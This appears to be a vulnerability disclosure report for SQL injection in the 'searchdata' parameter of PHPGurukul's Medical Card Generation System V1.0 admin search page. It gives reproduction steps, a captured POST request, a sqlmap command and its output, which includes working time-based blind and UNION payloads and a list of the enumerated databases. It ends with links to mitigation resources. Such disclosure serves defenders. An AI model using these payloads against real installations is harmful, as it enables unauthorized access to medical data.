
SQL Injection was found in the **mcgs/admin/search-medicalcard.php** page of the **Medical Card Generation System using PHP and MySQL** Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the "**searchdata**" parameter in a **POST** HTTP request.

- **Official Website URL:** https://phpgurukul.com/medical-card-generation-system-using-php-and-mysql/


Affected Vendor	PHPGurukul
Affected Product Name	Medical Card Generation System using PHP and MySQL
Version	V1.0
Affected Code File	mcgs/admin/search-medicalcard.php
Affected Parameter	searchdata
Method	POST
Vulnerability Type	SQL Injection

Step to Reproduce:


Step1: Visit http://localhost/mcgs/admin/, log in with admin credentials (Username and Password).



Step2: Now go to the search tab and search the medical card with Reference number and click on search. Enable Burp Suite intercept, and send the request.


localhost/mcgs/admin/search-medicalcard.php
Medicalcard Generations System
Admin
Online
Dashboard
Medicalcard
Pages
Enquiry
Search
Report of Medical Card
Search Medical Card
Search by Reference Number/Mobile Number
46546456
Search

Step3: Copy the request to a text file and save it.



Pretty Raw Hex

```
POST /mcgs/admin/search-medicalcard.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/mcgs/admin/search-medicalcard.php
Cookie: PHPSESSID=0m0rtnokfckn4fiocqmvkn39uh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=46546456&search=
```

Step4: Now run the sqlmap command against the saved request file:

- python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch –dbs




```
PS C:\Users\bhush\Downloads\sql\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.9.1#dev}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:31:57 /2024-10-19/

[13:31:57] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\search.txt'
[13:31:59] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[13:31:59] [INFO] testing connection to the target URL
[13:31:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:31:59] [INFO] testing if the target URL content is stable
[13:31:59] [INFO] target URL content is stable
[13:31:59] [INFO] testing if POST parameter 'searchdata' is dynamic
[13:32:00] [WARNING] POST parameter 'searchdata' does not appear to be dynamic
[13:32:00] [WARNING] heuristic (basic) test shows that POST parameter 'searchdata' might not be injectable
[13:32:00] [INFO] heuristic (XSS) test shows that POST parameter 'searchdata' might be vulnerable to cross-site scripting (XSS) attacks
[13:32:00] [INFO] testing for SQL injection on POST parameter 'searchdata'
[13:32:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:32:00] [WARNING] reflective value(s) found and filtering out
[13:32:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:32:01] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[13:32:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:32:01] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[13:32:01] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[13:32:02] [INFO] testing 'Generic inline queries'
[13:32:02] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:32:02] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:32:02] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:32:02] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:32:22] [INFO] POST parameter 'searchdata' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[13:32:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:32:22] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:32:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection te
chnique test
```

Step5: Now notice the 'searchdata' parameter vulnerability, leading to the successful extraction of all databases.



```
[13:32:23] [INFO] target URL appears to have 14 columns in query
[13:32:23] [INFO] POST parameter 'searchdata' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'searchdata' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: searchdata (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: searchdata=46546456' AND (SELECT 1291 FROM (SELECT(SLEEP(5)))YUpA) AND 'hwwk'='hwwk&search=

    Type: UNION query
    Title: Generic UNION query (NULL) - 14 columns
    Payload: searchdata=46546456' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7171786271,0x784b4945536764485275665a4d4c415267656e635a736b677959444642415a524a636d6c436b5153,0x71706b7171),NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL-- -&search=

[13:32:23] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:32:23] [INFO] fetching database names
available databases [9]:
[*] information_schema
[*] mgsdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

[13:32:23] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 13:32:23 /2024-10-19/
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection